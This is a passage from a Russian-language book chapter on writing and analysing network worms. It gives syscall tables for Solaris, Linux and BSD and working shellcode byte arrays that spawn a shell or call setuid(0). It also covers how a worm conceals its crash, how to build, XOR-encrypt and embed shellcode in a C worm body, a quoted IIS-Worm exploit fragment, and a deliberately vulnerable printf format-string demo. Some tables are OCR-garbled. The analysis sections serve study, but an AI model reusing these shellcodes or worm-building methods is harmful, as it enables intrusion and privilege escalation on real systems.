Ниже приводится краткая справочная информация о способах реализации системных вызовов в различных ОС с указанием наиболее популярных функций, в полной мере обеспечивающих жизнедеятельность червя (материал позаимствован из статьи «UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes» от LSD Research Group, которую я всячески рекомендую всем кодокопателям и исследователям компьютерных вирусов и червей в частности).

SOLARIS/SPARC

Системный вызов осуществляется через ловушку (trap), возбуждаемую специальной машинной командой `ta 8`. Номер системного вызова передается через регистр `g1`, а аргументы — через регистры `o0`, `o1`, `o2`, `o3` и `o4`. Перечень номеров наиболее употребляемых системных функций приведен далее (листинг 4.27), а демонстрационный пример shell-кода под Solaris/SPARC — в листинге 4.28.

Листинг 4.27. Номера системных вызовов в Solaris/SPARC

```
'yscall;
exec            %g1     %o0, %o1, %o2, %o3, %o4
exec            00Bh    → path = "/bin/ksh", → [→a0 = path,0]
g]              00Bh    → path = "/bin/ksh", → [→a0 = path, →a1= "-c" →a2 = cmd,
setuid
mkdir           017h    uid = 0
chroot          050h    → path = "b..", mode = (each value is valid)
chdir           03Dh    → path = "b..", "."
'octl           00Ch    → path = ".."
" []]           036h    sfd, TI_GETPEERNAME = 5491h, → [mlen = 54h, len = 54h, →sadr
so_socket  0E6h
bind            AF_INET=2, SOCK_STREAM=2, prot=0, devpath=0, SOV_DEFAULT=1
SOV_SOCKSTREAM = 2
                0E8h    sfd, → sadr = [33h, 2, hi, lo, 0, 0, 0, 0], len=10h,
```

продолжение

Листинг 4.27 (*продолжение*)

```
listen          0E9h    sfd, backlog = 5, vers = (not required in this syscall)
accept          0EAh    sfd, 0, 0, vers = (not required in this syscall)
fcntl           03Fh    sfd, F_DUP2FD = 09h, fd = 0, 1, 2
```

Листинг 4.28. Демонстрационный пример shell-кода под Solaris/SPARC

```
char shellcode[]=  /* 10*4+8 bytes */
"\x20\xbf\xff\xff" /* bn,a <shellcode-4>   : \                                  */
"\x20\xbf\xff\xff" /* bn,a <shellcode>     : +- текущий указатель команд в %o7  */
"\x7f\xff\xff\xff" /* call <shellcode+4>   : /                                  */
"\x90\x03\xe0\x20" /* add %o7,32,%o0       : в %o0 указатель на /bin/ksh       */
"\x92\x02\x20\x10" /* add %o0,16,%o1       : в %o1 указатель на свободную память */
"\xc0\x22\x20\x08" /* st %g0,[%o0+8]       : ставим завершающий ноль в /bin/ksh */
"\xd0\x22\x20\x10" /* st %o0,[%o0+16]      : зануляем память по указателю %o1   */
"\xc0\x22\x20\x14" /* st %g0,[%o0+20]      : the same                           */
"\x82\x10\x20\x0b" /* mov 0x0b,%g1         : номер системной функции exec       */
"\x91\xd0\x20\x08" /* ta 8                 : вызываем функцию exec              */
"/bin/ksh";
```

SOLARIS/X86

Системный вызов осуществляется через шлюз дальнего вызова по адресу 007:00000000 (селектор семь, смещение ноль). Номер системного вызова передается через регистр eax, а аргументы — через стек, причем самый левый аргумент заталкивается в стек последним. Стек очищает сама вызываемая функция. Номера системных вызовов в Solaris/x86 приведены в листинге 4.29, а демонстрационный пример shell-кода под Solaris/x86 — в листинге 4.30.

Листинг 4.29. Номера системных вызовов в Solaris/x86

```
syscall         %eax    stack
exec            0Bh     ret, → path = "/bin/ksh", → [→ a0 = path, 0]
exec            0Bh     ret, → path = "/bin/ksh", → [→ a0 = path, → a1 = "-c", →
a2 = cmd, 0]
setuid          17h     ret, uid = 0
mkdir           50h     ret, → path = "b..", mode = (each value is valid)
chroot          3Ch     ret, → path = "b..","."
chdir           0Ch     ret, → path = ".."
ioctl           36h     ret, sfd, TI_GETPEERNAME = 5491h, → [mlen = 9Fh, len=91h, →
adr=[]]
so_socket  E6h  ret, AF_INET=2,SOCK_STREAM=2,prot=0,devpath=0,SOV_DEFAULT=1
bind            E8h     ret, sfd, → sadr = [FFh, 2, hi, lo,
0,0,0,0],len=10h,SOV_SOCKSTREAM=2
listen          F9h     ret, sfd, backlog = 5, vers = (not required in this syscall)
accept          EAh     ret, sfd, 0, 0, vers = (not required in this syscall)
fcntl           3Fh     ret, sfd, F_DUP2FD = 09h, fd = 0, 1, 2
```

Листинг 4.30. Демонстрационный пример shell-кода под Solaris/x86

```
char setuidcode[]=      /* 7 bytes */                                    */
"\x33\xc0"              /* xorl %eax,%eax    : EAX := 0
```

```
                /* pushl %eax           заталкиваем в стек нуль          */
"\x50"          /* movb $0x17,%al     ; номер системной функции setuid   */
"\xb0\x17"      /* call *%esi         ; setuid(0)                        */
"\xff\xd6"
```

LINUX/X86

Системный вызов осуществляется через программное прерывание по вектору 80h, возбуждаемое машинной инструкцией INT 80h. Номер системного вызова передается через регистр eax, а аргументы — через регистры ebx, ecx и edx (листинг 4.31). Демонстрационный пример shell-кода под Linux/x86 приведен в листинге 4.32.

Листинг 4.31. Номера системных вызовов в Linux/x86

```
                %eax    %ebx, %ecx, %edx
syscall
exec            0Bh     → path = "/bin//sh", → [→ a0 = path, 0]
exec            0Bh     → path = "/bin//sh", → [→ a0 = path, → a1 = "-c", → a2 =
cmd, 0]
setuid          17h     uid = 0
mkdir           27h     → path = "b..", mode = 0 (each value is valid)
chroot          3Dh     → path = "b..", "."
cndir           0Ch     → path = ".."
socketcall 66h  getpeername = 7, → [sfd, → sadr = [],→ [len=10h]]
socketcall 66h  socket = 1, → [AF_INET = 2, SOCK STREAM = 2,prot = 0]
socketcall 66h  bird = 2, → [sfd, → sadr = [FFh, 2, hi, lo, 0, 0, 0, 0], len =10h]
socketcall 66h  listen = 4, → [sfd, backlog = 102]
socketcall 66h  accept = 5, → [sfd, 0, 0]
dup2            3Fh     sfd, fd = 2, 1, 0
```

Листинг 4.32. Демонстрационный пример shell-кода под Linux/x86

```
char setuidcode[]= /* 8 bytes */
"\x33\xc0" /* xorl %eax,%eax     : EAX := 0                                */
"\x31\xdb" /* xorl %ebx,%ebx     : EBX := 0                                */
"\xb0\x17" /* movb $0x17,%al     : номер системной функции stuid           */
"\xcd\x80" /* int $0x80          : setuid(0)                               */
```

FREE, NET, OPENBSD/X86

Операционные системы семейства BSD реализуют гибридный механизм вызова системных функций: поддерживая как far call на адрес 0007:00000000 (только номера системных функций другие), так и прерывание по вектору 80h. Аргументы в обоих случаях передаются через стек (листинги 4.33 и 4.34).

Листинг 4.33. Номера системных вызовов в BSD/x86

```
Syscall
                %eax    stack
execve          3Bh     ret, → path = "//bin//sh", → [→ a0 = 0], 0
execve          3Bh     ret, → path = "//bin//sh", → [→ a0 = path, → a1 = "-c", →
a2 = cmd, 0], 0
setuid
mkdir           17h     ret, uid = 0
                88h     ret, → path = "b..", mode = (each value is valid)
```

продолжение

Листинг 4.33 *(продолжение)*

```
chroot          30h     ret. → path = "b.."  " "
chdir           0Ch     ret. → path="b.."
getpeername     1Fh     ret. sfd. → sadr = [].→ [len = 10h]
socket          61h     ret. AF_INET = 2. SOCK_STREAM = 1. prot = 0
bind            68h     ret. sfd. → sadr = [FFh. 2. hi. lo. 0. 0. 0. 0]. → [10h]
listen          6Ah     ret. sfd. backlog = 5
accept          1Eh     ret. sfd. 0. 0
dup2            5Ah     ret. sfd. fd = 0. 1. 2
```

Листинг 4.34. Демонстрационный пример shell-кода под BSD/x86

```
char shellcode[]=/* 23 bytes */
"\x31\xc0"      /* xorl %eax.%eax      EAX := 0                                  */
"\x50"          /* pushl %eax          заталкиваем завершающий ноль в стек       */
"\x68""//sh"    /* pushl $0x68732f2f   заталкиваем хвост строки в стек           */
"\x68""/bin"    /* pushl $0x6e69622f   заталкиваем начало строки в стек          */
"\x89\xe3"      /* movl %esp.%ebx    ; устанавливаем EBX на вершину стека        */
"\x50"          /* pushl %eax        ; заталкиваем ноль в стек                   */
"\x54"          /* pushl %esp        ; передаем функции указатель на ноль        */
"\x53"          /* pushl %ebx        ; передаем функции указатель на /bin/sh*/
"\x50"          /* pushl %eax        ; передаем функции ноль                     */
"\xb0\x3b"      /* movb $0x3b.%al      номер системной функции execve            */
"\xcd\x80"      /* int $0x80           execve("//bin//sh". "".0);                */
```

УПАСТЬ, ЧТОБЫ ОТЖАТЬСЯ

Восстановление работоспособности уязвимой программы после переполнения — это не только залог скрытности проникновения, но и определенный культурный элемент. Выполнив свою миссию, червь не должен возвращать управление программе-носителю, поскольку с вероятностью, близкой к единице, она немедленно рухнет, что вызовет серьезные подозрения у администратора.

Если каждое новое TCP/IP-подключение обрабатывается уязвимой программой в отдельном потоке, то вирусу будет достаточно просто «прибить» свой поток, вызвав API-функцию TerminateThread или впасть в бесконечный цикл (правда, при этом на однопроцессорных машинах загрузка ЦП может возрасти до 100 %, что тоже очень нехорошо).

С однопоточными приложениями все намного сложнее, и червю приходится «вручную» приводить искаженные данные в минимально работоспособный вид либо раскручивать стек, «выныривая» в материнской функции, еще не затронутой искажениями, либо же передавать управление на какую-нибудь диспетчерскую функцию, занимающуюся рассылкой сообщений.

Более универсальных способов до сих пор не придумано, несмотря на то, что несколько последних лет эта тема находится в интенсивной разработке.

КОМПИЛЯЦИЯ ЧЕРВЯ

Согласно правилам этикета компьютерного андеграунда, разработка вирусов должна происходить на языке ассемблера и/или машинного кода. Если вы не

пытаетесь использовать Си или — страшно сказать — Delphi, вас попросту не будут уважать. Лучше вообще не писать вирусов, а если и писать, то, по крайней мере, делать это профессионально.

Тем не менее эффективность современных компиляторов такова, что по качеству своей кодогенерации они вплотную приближаются к ассемблеру и если «убить» start-up, то мы получим компактный, эффективный, наглядный и легко отлаживаемый код. Прогрессивно настроенные хакеры стремятся использовать языки высокого уровня везде, где только это возможно, а к ассемблеру обращаются только по необходимости.

Из всех компонентов червя только голова требует непосредственного ассемблерного вмешательства, а тело и начинка червя замечательно реализуются и на старом добром Си. Да, такой подход нарушает полувековые традиции вирусописательства, но давайте не будем цепляться за традиции! Мир непрерывно меняется, и мы меняется вместе с ним. Когда-то ассемблер (а еще раньше — машинные коды) был неизбежной необходимостью, сейчас же он становится своеобразным магическим ритуалом, отсекающим от создания «правильных» вирусов всех непосвященных.

Кстати говоря, обычные трансляторы ассемблера (такие, например, как TASM или MASM) для компиляции головы червя непригодны. Они намного ближе стоят к языкам высокого уровня, чем, собственно, к самому ассемблеру. Излишняя самодеятельность и интеллектуальность транслятора при разработке shell-кода только вредит. Во-первых, мы не видим, во что транслируется та или иная мнемоника ассемблера, и чтобы узнать, присутствуют ли в ней нули, приходится обращаться к справочнику по командам от Intel/AMD или каждый раз выполнять полный цикл трансляции. Во-вторых, легальными средствами ассемблера мы не сможем выполнить непосредственный FAR CALL и будем вынуждены задавать его через директиву DB. В-третьих, управление дампом не поддерживается в принципе, и процедуру шифровки shell-кода приходится выполнять сторонними утилитами. Поэтому очень часто для разработки головы червя используют hex-редактор со встроенным ассемблером и криптом, например HIEW или QVIEW. Машинный код каждой введенной ассемблерной инструкции генерируется в этом случае сразу, что называется «на лету», и если результат трансляции вас не устраивает, вы можете, не отходя от кассы, испробовать несколько других вариантов. Вместе с тем такому способу разработки присущ целый ряд серьезных недостатков.

Начнем с того, что набитый в hex-редакторе машинный код практически не поддается дальнейшему редактированию. Пропуск одной-единственной машинной команды может стоить вам ночи впустую потраченного труда — ведь для ее вставки в середину shell-кода все последующие инструкции должны быть смещены вниз, а соответствующие им смещения заново пересчитаны. Правда, можно поступить и так: на место отсутствующей команды внедрить jmp на конец shell-кода, перенести туда затертое jmp'ом содержимое, добавить требуемое количество машинных команд и еще одним jmp'ом вернуть управление на прежнее место. Однако такой подход чреват ошибками и к тому же сфера его применения более чем ограничена (немногие процессорные

архитектуры поддерживают jmp вперед, не содержащей в своем теле нулевых нолей).

Кроме того, HIEW, как и подавляющее большинство других HEX-редакторов, не позволяет использовать комментарии, что затрудняет и замедляет процесс программирования. В отсутствие наглядных символических имен вы будете долго вспоминать, что намедни положили в ячейку [EBP-69] и не имелась ли в виду здесь [EBP-68]? Достаточно одного неверного нажатия на клавишу, чтобы на выяснение причин неработоспособности shell-кода ушел весь день. (QVIEW — один из немногих hex-редакторов, позволяющих помечать ассемблерные инструкции комментариями, сохраняемыми в специальном файле.)

Поэтому предпочтительнее всего поступать так: набивать небольшие куски shell-кода в HIEW и тут же переносить их в TASM/MASM, при необходимости прибегая к директиве db, а прибегать к ней придется достаточно часто, поскольку подавляющее большинство ассемблерных извращений только через нее, родимую, и могут быть введены.

Типовой ассемблерный шаблон shell-кода приведен в листинге 4.35.

Листинг 4.35. Типовой ассемблерный шаблон для создания shell-кода. Компиляция: ml.exe /c "file name.asm", линковка: link.exe /VXD "file name.obj"

```
.386
.model flat
.code
start:
   jmp    short begin

get_eip:
   pop esi
   ; ...
   ; shell-код
   ; .

begin:
   call get_eip
end start
```

Трансляция shell-кода осуществляется стандартно, и применительно к MASM'у командная строка может выглядеть, например, так: `ml.exe /c "file name.asm"`. С линковкой все намного сложнее. Штатные компоновщики, такие, например, как Microsoft Linker, наотрез откажутся транслировать shell-код в двоичный файл и в лучшем случае «сварганят» из него стандартный PE, из которого shell-код придется вырезать руками. Использование ключа /VXD существенно упрощает нашу задачу, так как, во-первых, линкер больше не матерится на отсутствующий стартовый код и не порывается внедрять его в целевой файл самостоятельно, а во-вторых, вырезать shell-код из vxd-файла намного проще, чем из PE. По умолча-

шно в vxd-файле shell-код располагается, начиная с адреса 1000h, и продолжается до самого конца файла. Точнее, практически до самого конца — один или два хвостовых байта могут присутствовать по соображениям выравнивания, однако нам они не мешают.

Теперь полученный двоичный файл необходимо зашифровать (если, конечно, shell-код содержит в себе шифровщик). Чаще всего для этого используется уже упомянутый HIEW, реже — внешний шифровщик, на создание которого обычно уходит не больше, чем десяток минут: `fopen/fread/for(a = FROM_CRYPT; a < TO_CRYPT; a+=sizeof(key)) buf[a] ^= key;/fwrite`. При всех достоинства HIEW'а главный минус его шифровщика заключается в том, что полностью автоматизировать процесс трансляции shell-кода в этом случае оказывается невозможно и при частых перекомпиляциях необходимость ручной работы дает о себе знать. Тем не менее... лучше за час долететь, чем за пять минут добежать — программировать внешний шифровщик поначалу лениво, вот все и предпочитают заниматься Кама-Сутрой с HIEW'ом, чем автоматизировать серые будни унылых дождливых дней окружающей жизни.

Готовый shell-код тем или иным способом имплантируется в основное тело червя, как правило, представляющее собой Си-программу. Самое простое (но не самое лучшее) — подключить shell-код как обыкновенный obj-файл, однако этот путь не свободен от проблем. Чтобы определить длину shell-кода, потребуются две публичные метки — в его начале и конце. Разность их смещений и даст искомое значение. Но это еще что — попробуйте-ка с разбега зашифровать obj-файл. В отличие от «чистого» двоичного файла, привязываться к фиксированным смещениям здесь нельзя и приходится прибегать к анализу служебных структур и заголовка, что также не добавляет энтузиазма. Наконец, нетекстовая природа obj-файлов существенно затрудняет публикацию и распространение исходных текстов червя. Поэтому (а может быть, просто в силу традиции) shell-код чаще всего внедряется в программу непосредственно через строковой массив, благо язык Си поддерживает возможность введения любых HEX-символов, естественно, за исключением ноля, так как последний служит символом окончания строки.

Это может выглядеть, например, так (разумеется, набивать hex-коды вручную совершенно не обязательно — быстрее написать несложный конвертер, который все сделает за вас) (листинг 4.36).

Листинг 4.36. Пример включения shell-кода в Си-программу

```
unsigned char x86_fbsd_read[] =
  "\x31\xc0\x6a\x00\x54\x50\x50\xb0\x03\xcd\x80\x83\xc4"
  "\x0c\xff\xff\xe4";
```

Теперь поговорим об укрощении компилятора и оптимизации программ. Как запретить компилятору внедрять start-up и RTL-код? Да очень просто — достаточно не объявлять функцию `main`, принудительно навязав линкеру новую точку входа посредством ключа `/ENTRY`. Покажем это на примере следующей программы (листинг 4.37).

Листинг 4.37. Классический вариант, компилируемый обычным способом: cl.exe /Ox file.c

```
#include <windows.h>
main()
{
   MessageBox(0, "Sailor", "Hello", 0);
}
```

Будучи откомпилированной с настройками по умолчанию, то есть cl.exe /Ox "file name.c", программа образует исполняемый файл, занимающий 25 Кбайт. Не так уж и много, но не торопитесь с выводами (листинг 4.38). Сейчас вы увидите такое...

Листинг 4.38. Оптимизированный вариант, компилируемый так: cl.exe /c /Ox file.c, а линкуемый так: link.exe /ALIGN:32 /DRIVER /ENTRY:my_main /SUBSYSTEM:console file.obj USER32.lib

```
#include <windows.h>
my_main()
{
   MessageBox(0, "Sailor", "Hello", 0);
}
```

Слегка изменив имя главной функции программы и подобрав оптимальные ключи трансляции, мы сократили размер исполняемого файла до *864 байт*, причем большую его часть будет занимать PE-заголовок, таблица импорта и пустоты, оставленные для выравнивания. То есть на реальном полновесном приложении, состоящем из сотен, а то и тысяч строк, разрыв станет еще более заметным, но и без этого мы сжали исполняемый файл более чем в тридцать раз (!), причем безо всяких ассемблерных извращений.

Разумеется, вместе с RTL гибнет и подсистема ввода-вывода, а, значит, большинство функций из библиотеки stdio использовать не удастся и придется ограничиться преимущественно API-функциями. Под Windows 9x файлы с таким выравниванием работать не будут, так что переходите на NT или производные от нее системы.

ДЕКОМПИЛЯЦИЯ ЧЕРВЯ

Обсуждая различные аспекты компиляции червя, мы решали задачу, двигаясь от прямого к обратному. Но стоит нам оглянуться назад, как позади не останется ничего. Приобретенные навыки трансляции червей окажутся практически или полностью бесполезными перед лицом их анализа. Ловкость дизассемблирования червей опирается на ряд неочевидных тонкостей, о некоторых из которых я и хочу рассказать.

Первой и наиболее фундаментальной проблемой является поиск точки входа. Подавляющее большинство червей, выловленных в живой природе, доходят до исследователей либо в виде дампа памяти пораженной машины, либо в виде отрубленной головы, либо... в виде исходного кода, опубликованного в том или ином e-zin'e.

Казалось бы, наличие исходного кода просто не оставляет места для вопросов. Ан нет! Вот перед нами лежит фрагмент исходного текста червя IIS-Worm с shell-кодом внутри (листинг 4.39).

Листинг 4.39. Фрагмент исходного кода червя

```
char sploit[] = {
0x47, 0x45, 0x54, 0x20, 0x2F, 0x41, 0x41,
0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,

0x21, 0x21, 0x21, 0x21, 0x21, 0x21, 0x21,
0x21, 0x21, 0x21, 0x21, 0x21, 0x21, 0x21,
0x2E, 0x68, 0x74, 0x72, 0x20, 0x48, 0x54,
0x54, 0x50, 0x2F, 0x31, 0x2E, 0x30, 0x0D,
0x0A, 0x0D,0x0A };
```

Попытка непосредственного дизассемблирования shell-кода ни к чему хорошему не приведет, поскольку голова червя начинается со строки "GET / AAAAAAAAAAAAAAAAAA..." ни в каком дизассемблировании вообще не нуждающейся. С какого байта начинается актуальный код — доподлинно неизвестно. Для определения действительного положения точки входа необходимо «скормить» голову червя уязвимому приложению и посмотреть: куда метнется регистр EIP. Это (теоретически!) и будет точкой входа. Практически же это отличный способ убить время, но не более того.

Начнем с того, что отладка – опасный и неоправданно агрессивный способ исследования. Экспериментировать с «живым» сервером вам никто не даст, и уязвимое программное обеспечение должно быть установлено на отдельный компьютер, на котором нет ничего такого, что было бы жалко потерять. Причем это должна быть именно та версия программного обеспечения, которую вирус в состоянии поразить, ничего не обрушив, в противном случае управление получит отнюдь не истинная точка входа, а неизвестно что. Но ведь далеко не каждый исследователь имеет в своем распоряжении «зоопарк» программного обеспечения различных версий и кучу операционных систем!

К тому же далеко не факт, что нам удастся определить момент передачи управления shell-коду. Тупая трассировка здесь не поможет, – современное программное обеспечение слишком громоздко, а передача управления может осуществляться спустя тысячи, а то и сотни тысяч машинных инструкций, выполняемых, в том числе, и в параллельных потоках. Отладчиков, способных отлаживать несколько потоков одновременно, насколько мне известно, не существует (во всяком случае, они не были представлены на рынке). Можно, конечно, установить «исполняемую» точку останова на регион памяти, содержащий в себе принимающий буфер, но это не поможет в тех случаях, когда shell-код передается по цепочке буферов, лишь один из которых подвержен переполнению, а остальные — вполне нормальны.

Вместе с тем определить точку входа можно и визуально. Просто загрузите shell-код в дизассемблер и, перебирая различные стартовые адреса, выберите из них тот, что дает наиболее осмысленный код. Эту операцию удобнее всего

осуществлять в HIEW'е или любом другом hex-редакторе с аналогичными возможностями (IDA для этих целей все же недостаточно «подвижна»). Будьте готовы к тому, что основное тело shell-кода окажется зашифровано и осмысленным останется только расшифровщик, который к тому же может быть размазан по всей голове червя и умышленно «замусорен» ничего не значащими инструкциями.

Если shell-код передает на себя управление посредством JMP ESP (как чаще всего и происходит), тогда точка входа переместится на самый первый байт головы червя, то есть на строку "GET /AAAAAAAAAAAAAAAAAA...", а отнюдь не на первый байт, расположенный за ее концом, как это утверждают некоторые руководства. Именно так устроены черви CodeRed 1,2 и IIS_Worm.

Значительно реже управление передается в середину shell-кода. В этом случае стоит поискать цепочку NOP'ов, расположенную в окрестностях точки входа и используемую червем для обеспечения «совместимости» с различными версиями уязвимого ПО (при перекомпиляции местоположение переполняющегося буфера может меняться, но не сильно, вот NOP'ы и выручают, играя ту же роль, что и воронка при вливании жидкости в бутылку). Другую зацепку дает опять-таки расшифровщик. Если вы найдете расшифровщик, то найдете и точку входа. Можно также воспользоваться визуализатором IDA типа «flow chart», отображающим потоки управления, чем-то напоминающие добротную гроздь винограда с точкой входа в роли черенка (см. рис. 4.3, 4.4).

Рассмотрим достаточно сложный случай — самомодифицирующуюся голову червя Code Red, динамически изменяющую безусловный JMP для передачи управления на тот или иной участок кода. Очевидно, что IDA не сможет автоматически восстановить все перекрестные ссылки и часть функций «зависнет», отпочковавшись от основной грозди, в результате чего мы получим четыре претендента на роль точек входа. Три из них отсеиваются сразу, так как содержат бессмысленный код, обращающийся к неинициализированным регистрам и переменным. Осмысленный код дает лишь истинная точка входа — на диаграмме (рис. 4.3) она расположена четвертой слева.

Сложнее справиться с проблемой «привязки» shell-кода к окружающей его среде обитания, например к содержимому регистров, доставшихся червю от уязвимой программы. Как узнать, какое они принимают значение, не обращаясь к уязвимой программе? Ну, наверняка-то сказать невозможно, но в подавляющем большинстве случаев это можно просто угадать. Точнее, проанализировав характер обращения с последними, определить, что именно ожидает червь от них. Маловероятно, чтобы червь закладывался на те или иные константы. Скорее всего, он пытается ворваться в определенный блок памяти, указатель на который и хранится в регистре (например, в регистре ECX обычно хранится указатель this).

Хуже, если вирус обращается к функциям уязвимой программы, вызывая их по фиксированным адресам. Попробуй-ка, догадайся, за что каждая функция отвечает! Единственную зацепку дают передаваемые функции аргументы, но эта зацепка слишком слабая для того, чтобы результат исследований можно

было назвать достоверным и без дизассемблирования самой уязвимой программы здесь не обойтись.




Рис. 4.3. Визуализатор IDA, отображающий потоки управления в форме диаграммы (мелкий масштаб)

Следует сказать, что дамп, сброшенный операционной системой в ответ на атаку, может и не содержать в себе никаких объектов для исследований, поскольку обрушение системы недвусмысленно указывает на тот факт, что атака не удалась и червь, вместо строго дозированного переполнения буфера, уничтожил жизненно важные структуры данных. Тем не менее, действуя по методикам, описанным в приложении А, «Практические советы по восстановлению системы», мы сможем разгрести этот мусор и локализовать голову червя. Ну а дальше — дело техники.




Рис. 4.4. Визуализатор IDA, отображающий потоки управления в форме диаграммы (крупным планом)

УЯЗВИМОСТЬ СТРОКИ СПЕЦИФИКАТОРОВ

Машинная программа выполняет то, что вы ей приказали делать, а не то, что бы вы хотели, чтобы она делала.

Третий закон Грида

Повторюсь, у разработчиков существует шутливое высказывание «Программ без ошибок не бывает. Бывает — плохо искали». Пример программы, приведенной ниже, позволяет убедиться, насколько эта шутка бывает близка к истине. На первый (и даже на второй!) взгляд здесь нет ни одной ошибки, способной привести к несанкционированному вторжению в систему (листинг 4.40).

Использование функции `fgets` надежно защищает от угрозы переполнения буфера, а все строки гарантированно умещаются в отведенные им буфера. Тривиальность и типичность кода создает обманчивую иллюзию, что ошибиться здесь просто негде (обработка ошибок чтения из файла для простоты опущена, и заранее оговаривается, что используются стандартные библиотеки и обычный, а не какой-то там специальным образом модифицированный компилятор).

Листинг 4.40. Пример, демонстрирующий уязвимость строки спецификаторов

```
#include <string.h>
void main()
{
```

```
    FILE *psw;
    char buff[32];
    char user[16];
    char pass[16];
    char _pass[16];

    printf("printf bug demo\n");
    if (!(psw=fopen("buff.psw","r"))) return;
    fgets(&_pass[0],8,psw);

    printf("Login:");fgets(&user[0],12,stdin);
    printf("Passw:");fgets(&pass[0],12,stdin);

    if (strcmp(&pass[0],&_pass[0]))
          sprintf(&buff[0],"Invalid password: %s",&pass[0]);
    else
          sprintf(&buff[0],"Password ok\n");

    printf(&buff[0]);
}
```

Неуловимость допущенной ошибки объясняется психологической инерцией мышления: вместо тщательного анализа кода к нему последовательно примеряются типовые штампы и шаблоны. Если ни один из них не подходит — программа считается защищенной. Комизм ситуации заключается в том, что некоторые вещи настолько привычны, что перестают обращать на себя внимание, и мысль проверить их просто не приходит в голову.

Один из недостатков языка Си заключается в отсутствии штатных механизмов подсчета количества аргументов, переданных функции. Поэтому функциям с переменным числом аргументов приходится самостоятельно определять, сколько параметров находится в их распоряжении. Для решения этой задачи функция `printf` использует специальную управляющую строку, которая состоит из служебных комбинаций символов — спецификаторов. Спецификаторы описывают тип и количество аргументов. Каждому из спецификаторов должна соответствовать «своя» переменная, но что произойдет, если такое равновесие нарушится?[1]

Когда спецификаторов меньше, чем переменных, ничего скверного не происходит, поскольку в языке Си аргументы удаляются из стека не самой функцией, а вызывающим ее кодом (который уж наверняка знает, сколько аргументов было передано). Поэтому разбалансировки стека не происходит и все работает нормально, за исключением того, что отображаются не все указанные переменные.

Но если спецификаторов окажется больше, чем переданных переменных, то при попытке извлечь из стека очередной аргумент произойдет обращение к «чужим» данным, находящимся в этой области стека!

[1] Здесь и далее первый аргумент функции printf называется «строкой спецификаторов», а все последующие «переменными»

Такую ситуацию позволяет продемонстрировать следующий пример: "main(){int a=0xa;int b=0xb;printf("%x %x\n",a);}", в котором присутствует один «беспарный» спецификатор "%x". Поскольку содержимое стека на момент вызова функции printf зависит от используемого компилятора, поведение данного кода неопределенно. Например, результат работы программы, полученной с помощью Microsoft Visual C++ 6.0, выглядит так: "a b".

